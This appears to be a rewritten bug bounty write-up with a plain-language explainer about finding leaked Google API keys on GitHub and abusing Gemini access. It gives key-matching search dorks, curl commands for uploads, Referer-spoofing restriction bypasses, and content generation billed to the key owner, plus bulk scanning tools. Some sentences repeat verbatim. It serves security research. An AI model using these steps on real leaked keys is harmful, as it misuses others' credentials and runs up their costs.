Your API Key Is Not a Secret: How I Turn Leaked Google Keys Into Bug Bounty Payouts
The article describes how exposed Google API keys, particularly those with Gemini access, can be abused to access AI models, upload files, and incur costs. An attacker could use a leaked key to generate content, access stored files, and run up bills on the key owner's account.

Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google API keys carry the AIza prefix and are used across a wide range of Google services. The author's focus is on keys that have generative AI privileges, because since Gemini became part of the Google API ecosystem a leaked key is no longer just a secret to rotate: it is access to billable AI infrastructure. Depending on what is enabled behind a key, the author says you may be looking at direct access to Gemini models, billable cloud resources, file uploads and backend interactions, or Firebase, Maps, Vision and Translate. The report is about finding such keys, proving they are live, and writing a report that triage will not bounce back as informational.
The author's central argument is that the interesting part of a report is not that a secret leaked, but what the secret lets someone do.
Setup
The tools involved are:
- GitHub code search, using dorks against the
AIzakey pattern. curlagainst thegenerativelanguage.googleapis.comendpoints.jqfor parsing JSON responses, andffmpegfor converting generated audio.- Optionally Katana or GoSpider to collect JavaScript URLs.
- A Burp extension,
njcve/gkey-burp, which scans page source and JavaScript passing through the proxy, flags potential keys by regex, and checks their models, permissions and file access automatically. - A small HTML chat interface the author built, which lists every available model, green if active and red if not, and supports full conversations, switching models mid-chat, and context that persists until cleared.
- A scanner the author built with five modes: single target scan, batch mode across a list of domains in parallel, direct mode over an existing list of JS URLs, raw validation mode for keys collected elsewhere (validation plus referer-bypass testing), and capability mode that documents every model and endpoint that responded, the exact curl command, a truncated response, generated files saved as evidence, and a cost estimate based on current pricing.
Finding it
The author starts on GitHub, where developers leak keys in .env files, bundled JavaScript and commits nobody reviewed carefully enough. The premise is that many companies ship keys that are over-permissioned, half-configured or not restricted at all, often without anyone on their side realising it.
Exploitation
Step 1: search GitHub for keys
Start with repositories that wire up Gemini:
"GEMINI_API_KEY"
Then narrow with the key pattern itself, which cuts the noise considerably:
/AIza[0-9A-Za-z_-]{35}//AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY"
.env files deserve their own search, because developers forget to .gitignore them and a leaked .env rarely contains only the API key:
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/.env
The same applies to JavaScript bundles, where keys are hardcoded on the assumption nobody will dig through a minified file:
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/*.js/AIza[0-9A-Za-z_-]{35}/ path:/*.js
To scope the search to a specific program or company:
"netflix.com" /AIza[0-9A-Za-z_-]{35}/org:microsoft /AIza[0-9A-Za-z_-]{35}/
Step 2: check whether the key is alive
A key on its own means little. The quickest check is the models endpoint:
curl https://generativelanguage.googleapis.com/v1beta/models?key=YOUR_API_KEY
A 200 with a list of models such as gemini-pro or gemini-1.5-flash means the key has generative AI privileges. A 403 or 400 with something like API_KEY_INVALID or API_KEY_RESTRICTED means the key is dead or properly locked down.
Step 3: look at existing files
A key alone reads as informational to triage. What moves the needle is a proof of concept showing real risk, and for Gemini keys that is the File API. First check whether the account already holds files:
curl https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY
This often comes back empty because uploads auto-delete after 48 hours. When it is not empty, it may contain internal documents or images that were never meant to be public.
Step 4: upload a harmless file as proof
Create a test file of your own:
echo "Hello, this is a test file" > test.txt
Upload it through the multipart upload endpoint:
curl -i \ -H "X-Goog-Upload-Protocol: multipart" \ -F 'metadata={"file":{"display_name":"poc","mimeType":"text/plain"}};type=application/json' \ -F "[email protected];type=text/plain" \ "https://generativelanguage.googleapis.com/upload/v1beta/files?key=YOUR_KEY"
The X-Goog-Upload-Protocol: multipart header selects the multipart upload protocol, the first form field carries the file metadata as JSON, and the second carries the file content. Confirm it landed by listing files again; it should appear in the list, and sometimes it can be pulled straight from the returned URL in a browser:
curl "https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY"
Step 5: clean up
Delete whatever you uploaded. An empty response means it worked:
curl -X DELETE "https://generativelanguage.googleapis.com/v1beta/files/FILE_ID?key=YOUR_API_KEY"
The author does not bend on one rule: never touch files that belong to the target, only interact with what you uploaded yourself.
Step 6: the referer trick when you hit a 403
A flat 403 means the key is locked to specific domains. Many keys only check for a matching Referer header rather than enforcing anything stronger, so spoofing it, especially against the Corpora endpoint, sometimes gets through:
curl -s -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY"
If the standard File API is blocked but the referer trick works, the Corpora endpoint, built for bigger and longer-lived projects, tends to be watched less closely. You can create a project:
curl -X POST \ -H "Content-Type: application/json" \ -H "Referer: https://www.google.com/" \ "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY" \ -d '{"display_name": "your_project_name"}'
And delete it just as easily:
curl -X DELETE -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora/CORPUS_ID?key=YOUR_API_KEY"
Unlike files, which vanish after 48 hours, corpora can persist much longer, which raises the seriousness of the exposure.
Step 7: generate content on the owner's billing
A working key does not just allow poking around file storage; it generates content the way the Gemini app would. Text generation is the obvious case, useful for spam, automated prompting or entire tools running on someone else's billing:
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash:generateContent" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"contents":[{"parts":[{"text":"Explain how AI works in a few words"}]}]}'
Image generation costs more per call, which makes it a stronger number for a report:
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/imagen-4.0-generate-001:predict" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"instances":[{"prompt":"Robot holding a red skateboard"}]}'
Video is the big one, because the compute behind a single clip is significant enough that the financial argument writes itself:
GEMINI_API_KEY=AIza...BASE_URL="https://generativelanguage.googleapis.com/v1beta"
operation_name=$(curl -s "$BASE_URL/models/veo-3.0-fast-generate-001:predictLongRunning" \ -H "x-goog-api-key: $GEMINI_API_KEY" \ -H "Content-Type: application/json" \ -X POST \ -d '{"instances":[{"prompt":"A cinematic 5-second shot of a lantern swaying gently."}]}' \ | jq -r .name)while true; do status=$(curl -s -H "x-goog-api-key: $GEMINI_API_KEY" "$BASE_URL/$operation_name") doneval=$(echo "$status" | jq -r .done) if [ "$doneval" = "true" ]; then video_uri=$(echo "$status" | jq -r '.response.generateVideoResponse.generatedSamples[0].video.uri') curl -L -H "x-goog-api-key: $GEMINI_API_KEY" -o Generated_Video.mp4 "$video_uri" break fi sleep 5done
The long-running call returns an operation name, which the loop polls until done is true, then downloads the generated video from the returned URI.
Text-to-speech, single or multi-speaker, runs entirely on someone else's quota:
curl -s "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash-preview-tts:generateContent" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{ "contents":[{"parts":[{"text":"Say cheerfully: Have a wonderful day!"}]}], "generationConfig":{ "responseModalities":["AUDIO"], "speechConfig":{"voiceConfig":{"prebuiltVoiceConfig":{"voiceName":"Kore"}}} } }' \| jq -r '.candidates[0].content.parts[] | select(.inlineData) | .inlineData.data' \| head -n1 | base64 --decode > out.pcm
ffmpeg -y -f s16le -ar 24000 -ac 1 -i out.pcm out.wavffmpeg -y -i out.wav out.mp3
The response modality is set to AUDIO, the voice is chosen in speechConfig, and the base64 payload is decoded to raw PCM and converted with ffmpeg.
Step 8: scale the search
Manual hunting on GitHub does not scale. The author's tool has a single target scan that crawls one domain, pulls keys from the page and linked JavaScript, and validates Gemini access on anything it finds; a batch mode that does the same across a list of domains in parallel, saving full results and a clean list of vulnerable ones; and a direct mode for when JS URLs are already gathered:
katana -u target.com -d 2 | grep '\.js$' > jsUrls.txtgospider -s https://target.com -d 2 | grep '\.js$' | grep -Eo 'https?://[^"'\''<>[:space:]]+' > jsUrls.txt
Raw validation mode takes keys collected elsewhere and runs validation plus referer-bypass testing without crawling. Capability mode documents what a key can do, including every model and endpoint that responded, the exact curl command, a truncated response, generated files saved as evidence, and a cost estimate based on current pricing. Extracting clean keys from a results file is a one-liner:
cat results.txt | grep -o 'AIza[0-9A-Za-z_-]*' > api_keys.txtcat results.txt | awk '/KEY:/ {print $2}' > api_keys.txt
Step 9: do not stop at Gemini
A key that fails Gemini validation is not dead. The AIza prefix covers a lot of Google's surface area, and a key useless for Gemini may still work against Maps, Firebase, Cloud Vision or YouTube Data. The author built a separate scanner to check all of it in one pass: Static Maps, Street View, Directions, Geocoding, Place Search, Elevation and Timezone.
Root cause
The author describes companies shipping keys that are over-permissioned, half-configured or not restricted at all, and domain restrictions that check only for a matching Referer header. The author describes companies shipping keys that are over-permissioned, half-configured or not restricted at all, and describes domain restrictions that check only for a matching Referer header rather than enforcing anything stronger.
Impact
The author frames impact in terms of what the key lets someone do, and gives a table of risk vectors:
| Risk vector | Technical exposure | Business impact |
|---|---|---|
| Quota exhaustion | Flooding text/media endpoints with automated requests | Denial of service for apps relying on the same key |
| Financial overbilling | Generating video or images via Veo/Imagen | Sudden spikes in Google Cloud billing |
| Data abuse | Unauthenticated access to File and Corpora endpoints | Exposure, unauthorised hosting, or stored-data abuse |
Beyond that, a live key can read files already in the account (when the listing is not empty), upload files, create corpora that persist longer than the 48-hour file lifetime, and generate text, images, video and speech on the owner's billing. The author notes that image generation costs more per call and video compute is significant, which is where the financial argument is strongest. All of this depends on what is enabled behind the key and on whether the key is live and unrestricted.
Fix
The report does not describe a fix applied by any target. The implied remediation is to restrict keys properly: the author contrasts keys that return API_KEY_RESTRICTED with keys that are over-permissioned or unrestricted, and notes that referer-only checks are weak. The author contrasts keys that return API_KEY_RESTRICTED with keys that are over-permissioned or unrestricted, and notes that referer-only checks are weak.
Variants to test
- Search for the
AIzapattern in.envfiles and JavaScript bundles on other targets, scoped withpath:/.envorpath:/*.js. A positive result is a key that returns200from the models endpoint. - Test a key that returns
403with a spoofedRefereragainst the Corpora endpoint. A positive result is the request being let through by the referer check. - Check the File API for pre-existing files. A positive result is a non-empty listing, which may contain internal documents or images.
- Run the same key against Maps, Firebase, Cloud Vision and YouTube Data. A positive result is any of those services responding successfully even when Gemini validation fails.
- Use the Burp extension while browsing a target through the proxy. A positive result is a flagged key whose models, permissions and file access are confirmed automatically.
- Feed a list of JS URLs from Katana or GoSpider into direct mode. A positive result is a validated key extracted from a bundle without crawling again.
What happened, in plain words
A security researcher spent time hunting for Google API keys that developers had accidentally left in public places, mainly on GitHub. An API key is a long string of characters that acts like a password for a computer program: whoever holds it can ask Google's services to do things, and the bill goes to the company that owns the key. For years, people treated a leaked Google key as a small housekeeping problem: rotate it, close the ticket, move on. The researcher argues that this is no longer fair, because Google now offers Gemini, its family of artificial intelligence models, through the same key system. A leaked key can therefore be used to run AI text, image, video and speech generation on someone else's account, which costs real money and uses real computing power.
The article walks through the whole process: how to find such keys, how to check whether they still work, how to prove the risk safely without touching the victim's data, and how to write a bug bounty report that reviewers take seriously instead of dismissing as "informational". A bug bounty is a programme where companies pay people for reporting security problems responsibly. "Informational" is the lowest severity rating, meaning the company sees no real risk.
The researcher's central point is simple: the interesting part of a report is not that a secret leaked, but what that secret lets someone do.

Why bother with these keys anymore
For years, people brushed off exposed Google keys. The assumption was that Google locked everything down by default, so what is the worst that could happen? In practice, a huge chunk of companies ship keys that are over-permissioned, half-configured, or not restricted at all, often without anyone on their side realising it.
"Over-permissioned" means the key can do far more than the job it was created for. "Restricted" means the key is limited, for example to one website or one Google service. Many keys are over-permissioned, half-configured or not restricted at all.
Depending on what is switched on behind that key, you might be looking at:
- Direct access to Gemini models
- Billable cloud resources you can spend on someone else's dime
- File uploads and backend interactions
- Firebase, Maps, Vision, Translate, whatever is enabled
- A door wide enough for automated abuse at scale
A "model" here is the AI itself: the thing that produces text, images, video or speech when you send it a prompt. "Billable" means Google charges the key's owner for each use. "Backend" means the hidden part of a service that users do not see, where files and data are stored.
Finding them on GitHub
GitHub is a website where developers store and share code. It is still the easiest place to start, because developers leak keys constantly: in .env files, in bundled JavaScript, and in commits nobody reviewed carefully enough. A "commit" is a saved change to a code project. A .env file is a small text file developers use to keep settings and secrets, such as passwords and keys, out of the main code. "Bundled JavaScript" is the code a website sends to your browser, often squashed into one long file.
A "dork" is a search query written in a special syntax that search engines understand, letting you look for patterns rather than words. A few dorks get you most of the way there.
Start simple, just look for repositories actively wiring up Gemini. A "repository" (repo) is a project folder stored on GitHub.
"GEMINI_API_KEY"
This searches GitHub for the exact text GEMINI_API_KEY, the name developers commonly give the setting that holds their Gemini key. It is a broad first pass: it finds projects that use Gemini, and from there you can look at their files.
Then get more surgical with the actual key pattern, which cuts the noise down a lot:
/AIza[0-9A-Za-z_-]{35}//AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY"
Every Google API key starts with the four characters AIza. The part in slashes is a regular expression, a pattern language for matching text. [0-9A-Za-z_-]{35} means "35 characters, each one a digit, a letter, an underscore or a hyphen". So the pattern describes the shape of a Google key: AIza followed by 35 such characters. Combining it with GEMINI_API_KEY means "show me code that contains both a Gemini setting name and something shaped like a Google key", which is far more likely to be a real leak than either search alone.
.env files are worth their own search. Developers forget to .gitignore them constantly, and when one leaks, it is rarely just the API key: usually there is a whole pile of tokens and config sitting right next to it. .gitignore is a file that tells GitHub which files never to upload; forgetting it is how secrets end up public. A "token" is another kind of secret string that grants access, like a temporary password.
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/.env
path:/.env tells the search to only look inside files whose path ends in .env. This narrows results to configuration files, where secrets are most often left behind.
Same idea applies to JavaScript bundles. People hardcode keys into client-side JavaScript all the time, assuming nobody is going to dig through a minified file. "Client-side" means code that runs in the visitor's browser. "Minified" means the code has been squashed and shortened to load faster, which makes it hard to read but does not hide anything from a determined person.
/AIza[0-9A-Za-z_-]{35}/ "GEMINI_API_KEY" path:/*.js/AIza[0-9A-Za-z_-]{35}/ path:/*.js
path:/*.js restricts the search to JavaScript files. The first query looks for a key next to the Gemini setting name; the second looks for any key-shaped string in any JavaScript file, which catches code that names the setting differently.
And if you are working a specific programme or chasing one company in particular, scope it down:
"netflix.com" /AIza[0-9A-Za-z_-]{35}/org:microsoft /AIza[0-9A-Za-z_-]{35}/
Here "netflix.com" limits results to code mentioning that domain, and org:microsoft limits results to repositories owned by that organisation on GitHub. The point is to stay inside the scope of the bug bounty programme you are working on: the rules of a programme say which companies and systems you are allowed to test.
Proving the key is actually alive
Finding a key does not mean much on its own. What matters is whether it is active and whether Gemini access is actually switched on. The quickest check is the models endpoint. An "endpoint" is a specific address on a server that accepts a particular kind of request, like a counter in a shop that handles one type of transaction.
curl https://generativelanguage.googleapis.com/v1beta/models?key=YOUR_API_KEY
curl is a command-line tool that sends a request to a web address and prints the answer. Here it asks Google's generative language service for the list of models. ?key=YOUR_API_KEY is how the key is handed over: everything after the question mark is a parameter, a piece of information attached to the request. Replace YOUR_API_KEY with the key you found.
If you get a 200 back with a list of models like gemini-pro or gemini-1.5-flash, you are in: the key has generative AI privileges. A 200 is the standard HTTP status code for "success". If you get a 403 or 400 with something like API_KEY_INVALID or API_KEY_RESTRICTED, the key is either dead or properly locked down. 403 means "forbidden" and 400 means "bad request"; the error text tells you which. Either way, you know where you stand.
Showing impact beyond "I found a key"
Here is where most reports fall flat. A key by itself reads as informational to most triage teams. "Triage" is the first review a report goes through, where a company decides whether it is real and how serious it is. What actually moves the needle is a proof of concept that shows real risk. A "proof of concept" (PoC) is a small, safe demonstration that something is possible. For Gemini keys, the strongest PoC is the File API, the part of the service that stores files.
Check if the account already has files sitting in it:
curl https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY
This asks the service to list the files stored under the key's account. Often this comes back empty, since uploads auto-delete after 48 hours. But when it is not empty, you might stumble onto internal documents or images that were never meant to be public. When it is not empty, you might stumble onto internal documents or images that were never meant to be public.
For the PoC itself, upload something harmless of your own:
echo "Hello, this is a test file" > test.txt
echo prints text, and > redirects that text into a file called test.txt. You now have a tiny file that belongs to you and contains nothing sensitive. The reason to use your own file is safety: you never want to upload or modify anything that belongs to the target.
curl -i \ -H "X-Goog-Upload-Protocol: multipart" \ -F 'metadata={"file":{"display_name":"poc","mimeType":"text/plain"}};type=application/json' \ -F "[email protected];type=text/plain" \ "https://generativelanguage.googleapis.com/upload/v1beta/files?key=YOUR_KEY"
This sends your test file to the upload endpoint. Line by line:
curl -isends the request and also prints the response headers, the extra information the server sends back alongside the body.-H "X-Goog-Upload-Protocol: multipart"adds a header, a small piece of information attached to a request. This one tells Google to use the "multipart" upload method, which sends several pieces in one request.-F 'metadata=...'sends the first piece: a description of the file in JSON format, a common way of writing structured data. It gives the file a display name,poc, and says it is plain text.-F "[email protected];type=text/plain"sends the second piece: the actual contents oftest.txt.- The address at the end is the upload endpoint, with the key attached as a parameter.
Confirm it landed by hitting the files endpoint again. You should see it in the list, and sometimes you can pull it straight from the returned URL in a browser:
curl "https://generativelanguage.googleapis.com/v1beta/files?key=YOUR_KEY"
This is the same listing request as before. If your poc file appears, you have proven that the key can write to the account's storage.
Clean up after yourself. Delete whatever you uploaded. An empty response means it worked:
curl -X DELETE "https://generativelanguage.googleapis.com/v1beta/files/FILE_ID?key=YOUR_API_KEY"
-X DELETE tells curl to use the DELETE method, which asks the server to remove something. FILE_ID is the identifier of the file you uploaded, which you get from the listing. Leaving your test file behind would be sloppy and could confuse the target.
One rule the researcher does not bend on: never touch files that belong to the target. Only ever interact with what you uploaded yourself. Reading someone else's data, even to prove a point, crosses a line and can break the rules of the programme.
When you hit a 403: the referer trick
Sometimes you get a flat 403, meaning the key is locked to specific domains. A "domain" is a website address, like example.com. A lot of people give up right there, but depending on how sloppy the restriction is, it is often not the end of the road.
Many keys only check for a matching Referer header rather than enforcing anything stronger. The Referer header is a note a browser attaches to a request saying which page the request came from. It is easy to fake, because the person sending the request writes it. Spoof it, especially against the Corpora endpoint, and sometimes that is all it takes. A "corpus" (plural corpora) is a collection of material stored together for a longer project, like a folder that lives on Google's side rather than yours.
curl -s -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY"
-s makes curl quiet, hiding progress noise. -H "Referer: https://www.google.com/" adds the fake note claiming the request came from Google's own site. If the key only checks that note, the request is let through and the corpora list is returned.
If the standard File API is blocked but the referer trick works, the Corpora endpoint, built for bigger, longer-lived projects, tends to be watched less closely. You can create a project:
curl -X POST \ -H "Content-Type: application/json" \ -H "Referer: https://www.google.com/" \ "https://generativelanguage.googleapis.com/v1beta/corpora?key=YOUR_API_KEY" \ -d '{"display_name": "your_project_name"}'
-X POST means "create something". Content-Type: application/json tells the server the body is JSON. -d '...' is the body itself: a small JSON object giving the new corpus a display name. The fake Referer is included again. If this succeeds, you have created a corpus on the owner's account.
And delete it just as easily:
curl -X DELETE -H "Referer: https://www.google.com/" "https://generativelanguage.googleapis.com/v1beta/corpora/CORPUS_ID?key=YOUR_API_KEY"
This removes the corpus you created, using its identifier. Cleaning up keeps your test harmless.
Worth noting: unlike files, which vanish after 48 hours, corpora can stick around a lot longer. That alone bumps up how serious the exposure is.
What you can actually generate with a working key
This is where things get interesting, because a working key does not just let you poke around file storage: it lets you generate real content, exactly the way the Gemini app would.
Text generation is the obvious one: spam, automated prompting, entire tools running on someone else's billing.
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash:generateContent" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"contents":[{"parts":[{"text":"Explain how AI works in a few words"}]}]}'
This asks a specific model, gemini-2.5-flash, to generate content. The key is sent in a header called x-goog-api-key this time, rather than in the address. The body is JSON describing the conversation: a list of contents, each with parts, each part holding text. The text is the prompt. If a reply comes back, the key can spend the owner's money on AI generation.
Image generation tends to cost more per call, which makes it a stronger number to put in a report:
curl -X POST "https://generativelanguage.googleapis.com/v1beta/models/imagen-4.0-generate-001:predict" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{"instances":[{"prompt":"Robot holding a red skateboard"}]}'
This calls an image model, imagen-4.0-generate-001, with a prompt describing the picture. The structure is slightly different: instances is a list of requests, each with a prompt. A successful response means the key can create images, which cost more per call.
Video is the big one. The compute behind a single clip is significant enough that this is usually where the financial argument writes itself. "Compute" means the processing power used to do the work.
GEMINI_API_KEY=AIza...BASE_URL="https://generativelanguage.googleapis.com/v1beta"
This sets two shell variables, named containers for values you reuse. GEMINI_API_KEY holds the key, and BASE_URL holds the common start of every address, so the following commands stay short. A shell is the text-based interface where you type commands.
operation_name=$(curl -s "$BASE_URL/models/veo-3.0-fast-generate-001:predictLongRunning" \ -H "x-goog-api-key: $GEMINI_API_KEY" \ -H "Content-Type: application/json" \ -X POST \ -d '{"instances":[{"prompt":"A cinematic 5-second shot of a lantern swaying gently."}]}' \ | jq -r .name)while true; do status=$(curl -s -H "x-goog-api-key: $GEMINI_API_KEY" "$BASE_URL/$operation_name") doneval=$(echo "$status" | jq -r .done) if [ "$doneval" = "true" ]; then video_uri=$(echo "$status" | jq -r '.response.generateVideoResponse.generatedSamples[0].video.uri') curl -L -H "x-goog-api-key: $GEMINI_API_KEY" -o Generated_Video.mp4 "$video_uri" break fi sleep 5done
This is a small script that asks a video model, veo-3.0-fast-generate-001, to make a five-second clip, then waits for it. Line by line:
- The first command sends the request to the long-running prediction endpoint. Video takes time, so the server does not answer immediately; it returns a job name instead.
| jq -r .namepipes the answer intojq, a tool for reading JSON, and pulls out thenamefield. That name is stored inoperation_name.while true; do ... donestarts a loop that repeats until told to stop.- Inside the loop,
status=$(curl ...)asks the server how the job is going, using the stored operation name. doneval=$(echo "$status" | jq -r .done)extracts thedonefield, which istruewhen the video is ready.- If it is
true, the script pulls the video's address out of the response and downloads it withcurl -L -o Generated_Video.mp4, thenbreakleaves the loop. - If not,
sleep 5waits five seconds and tries again.
A successful run gives you an actual video file as evidence, and the compute behind a single clip is significant.
And text-to-speech, single or multi-speaker, running entirely on someone else's quota. "Quota" is the allowance of usage a key is given.
curl -s "https://generativelanguage.googleapis.com/v1beta/models/gemini-2.5-flash-preview-tts:generateContent" \ -H "x-goog-api-key: YOUR_API_KEY" \ -H "Content-Type: application/json" \ -d '{ "contents":[{"parts":[{"text":"Say cheerfully: Have a wonderful day!"}]}], "generationConfig":{ "responseModalities":["AUDIO"], "speechConfig":{"voiceConfig":{"prebuiltVoiceConfig":{"voiceName":"Kore"}}} } }' \| jq -r '.candidates[0].content.parts[] | select(.inlineData) | .inlineData.data' \| head -n1 | base64 --decode > out.pcm
This asks a speech model to say a sentence out loud. The contents part is the text to speak. generationConfig holds settings: responseModalities set to AUDIO means "give me sound, not text", and speechConfig picks a voice called Kore. The response contains the audio encoded as base64, a way of writing binary data as plain characters. jq pulls out that encoded data, head -n1 keeps the first line, and base64 --decode turns it back into raw audio, saved as out.pcm. PCM is an uncompressed audio format.
ffmpeg -y -f s16le -ar 24000 -ac 1 -i out.pcm out.wavffmpeg -y -i out.wav out.mp3
ffmpeg is a tool for converting audio and video. The first command reads the raw audio, describing its format (s16le), sample rate (24000) and channel count (1), and writes a .wav file. The second converts that .wav into a widely playable .mp3. The result is a sound file.
Letting Burp do the watching
Doing all of this by hand while browsing gets tedious fast. Burp is a tool that sits between your browser and the internet, letting you inspect and modify traffic. There is a Gemini API key extension for Burp that scans page source and JavaScript as you browse through the proxy, flags potential keys by regex, then checks their models, permissions and file access automatically. An "extension" is an add-on that gives a tool extra abilities. A "proxy" is the middleman position Burp takes.
Grab it here: njcve/gkey-burp
If it hits a 403 on a key, that is usually the standard endpoints locked down. Fall back to Corpora for creating and deleting projects instead.
A quick interface to poke around in
Once the researcher has a confirmed live key, they load it into a small HTML chat interface they built for exactly this. HTML is the language web pages are written in. It shows every available model, green if it is active and red if it is not, so you can tell at a glance what you are working with. It feels a lot like the real Gemini app: full conversations, switching models mid-chat, context sticking around until you clear it yourself. "Context" here means the earlier parts of the conversation that the model remembers.
Scaling it up
Hunting manually on GitHub works, but it does not scale. The researcher built a tool around this whole process with five modes depending on what they are doing.
A single target scan crawls one domain, pulls keys out of the page and any linked JavaScript, and validates Gemini access on anything it finds. "Crawling" means automatically visiting pages and following links. A batch mode does the same thing across a list of domains in parallel, saving both the full results and a clean list of just the vulnerable ones.
When JavaScript URLs are already gathered from something like Katana or GoSpider, there is no reason to crawl again. Katana and GoSpider are tools that collect addresses from a website. A direct mode just scans the list:
katana -u target.com -d 2 | grep '\.js$' > jsUrls.txtgospider -s https://target.com -d 2 | grep '\.js$' | grep -Eo 'https?://[^"'\''<>[:space:]]+' > jsUrls.txt
Both lines do the same job with two different tools. katana -u target.com -d 2 crawls the target two levels deep. grep '\.js$' keeps only lines ending in .js, meaning JavaScript files. > writes the result into jsUrls.txt. The GoSpider line does the same but uses a pattern to pull out full web addresses from the output. The result is a tidy list of JavaScript files to feed into the scanner.
There is also a raw validation mode for keys already collected from somewhere else: no crawling, just straight validation and referer-bypass testing. And a capability mode that documents everything a key can actually do: every model and endpoint that responded, the exact curl command, a truncated response, any generated files saved as evidence, and a cost estimate based on current pricing. "Truncated" means shortened, so the report stays readable.
Pulling clean keys out of a results file afterwards is just a one-liner:
cat results.txt | grep -o 'AIza[0-9A-Za-z_-]*' > api_keys.txtcat results.txt | awk '/KEY:/ {print $2}' > api_keys.txt
cat prints the contents of the results file. The first line pipes it into grep -o, which prints only the matching part of each line: anything shaped like a Google key. The second line uses awk, a tool for picking fields out of text, to print the second word of every line containing KEY:. Both write a clean list of keys into api_keys.txt.
Do not stop at Gemini
A key that fails Gemini validation is not dead. The AIza prefix covers a lot of Google's surface area, and a key that is useless for Gemini might still work fine against Maps, Firebase, Cloud Vision or YouTube Data. Some of those paths carry just as much weight depending on what is enabled. The researcher built a separate scanner just to check all of it in one pass: Static Maps, Street View, Directions, Geocoding, Place Search, Elevation, Timezone, the works.
Writing a report that actually lands
A report that clears triage fast needs three things beyond "here is a key I found".
- The exact source: the GitHub URL or live JavaScript bundle, with a line number if you can manage it. Triage always verifies the leak is real before they read another word.
- Validated capabilities with evidence: every endpoint that responded, the command you ran, a trimmed response, and the actual generated files (images, audio, video) attached directly.
- A real number. Pull pricing from the Gemini API pricing page and work out what your PoC actually cost. If Imagen responded, note the per-image price. If Veo did, note the per-second rate. "This could run up roughly $X an hour at scale" does more work in a report than any paragraph of vague risk language ever will.
Wrapping up
Exposed Google keys look small on the surface: a forgotten .env, a hardcoded string in some JavaScript bundle. Tested properly, they turn into some of the more convincing findings you will submit all year. Validate what you find, keep your PoC minimal and safe, and write it up so the impact is obvious without anyone having to ask. Stay in scope, stay responsible, and let the numbers make your case for you.
| Risk vector | Technical exposure | Business impact |
|---|---|---|
| Quota exhaustion | Flooding text/media endpoints with automated requests | Denial of service for apps relying on the same key |
| Financial overbilling | Generating video or images via Veo/Imagen | Sudden spikes in Google Cloud billing |
| Data abuse | Unauthenticated access to File and Corpora endpoints | Exposure, unauthorised hosting, or stored-data abuse |
"Denial of service" means the service stops working for legitimate users because its allowance is used up. "Unauthenticated" means no login is needed: the key alone is enough.
Glossary
- API: a way for one program to ask another program to do something, like a service counter with fixed request types.
- API key: a long string that acts as a password for a program using an API; whoever holds it can use the service and the owner pays.
- AIza: the four-character prefix that every Google API key starts with.
- Backend: the hidden part of a service where data and files are stored and processed.
- Base64: a way of writing binary data, such as audio, using only plain text characters.
- Billable: charged to the account that owns the key.
- Bug bounty: a programme where companies pay people for reporting security problems responsibly.
- Burp: a tool that sits between your browser and the internet so you can inspect and modify traffic.
- Client-side: code that runs in the visitor's browser rather than on the server.
- Commit: a saved change in a code project.
- Compute: processing power used to do work.
- Context: the earlier parts of a conversation that an AI model remembers.
- Corpus (plural corpora): a collection of material stored together on Google's side for a longer project.
- Crawling: automatically visiting pages and following links to discover more.
- curl: a command-line tool that sends requests to web addresses and prints the answers.
- Denial of service: a service stops working for legitimate users because its resources are exhausted.
- Domain: a website address, such as
example.com. - Dork: a search query written in special syntax to find patterns rather than words.
- Endpoint: a specific address on a server that accepts a particular kind of request.
.envfile: a small text file developers use to keep settings and secrets out of the main code.- Extension: an add-on that gives a tool extra abilities.
- ffmpeg: a tool for converting audio and video files.
- File API: the part of a service that stores and lists files.
- Gemini: Google's family of artificial intelligence models.
.gitignore: a file that tells GitHub which files never to upload.- GitHub: a website where developers store and share code.
- grep: a command-line tool that filters lines of text by a pattern.
- Header: a small piece of information attached to a request or response.
- HTML: the language web pages are written in.
- HTTP status code: a number a server returns to say how a request went, such as
200for success or403for forbidden. - Informational: the lowest severity rating in a bug report, meaning no real risk is seen.
- jq: a command-line tool for reading and extracting fields from JSON.
- JSON: a common way of writing structured data as text.
- Katana / GoSpider: tools that collect web addresses from a website.
- Minified: code squashed and shortened to load faster, hard to read but not hidden.
- Model: the AI itself, which produces text, images, video or speech from a prompt.
- Multipart: an upload method that sends several pieces in one request.
- Over-permissioned: a key that can do far more than the job it was created for.
- Parameter: a piece of information attached to a request, often after a question mark in the address.
